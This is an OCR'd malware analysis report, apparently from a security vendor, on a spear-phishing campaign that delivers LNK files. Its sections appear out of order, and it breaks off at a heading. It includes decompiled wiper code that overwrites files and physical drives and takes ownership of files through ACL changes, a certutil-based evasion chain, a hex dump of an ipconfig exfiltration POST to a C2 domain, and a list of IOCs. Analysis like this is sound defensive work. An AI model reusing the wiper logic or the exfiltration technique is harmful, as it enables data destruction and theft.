
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

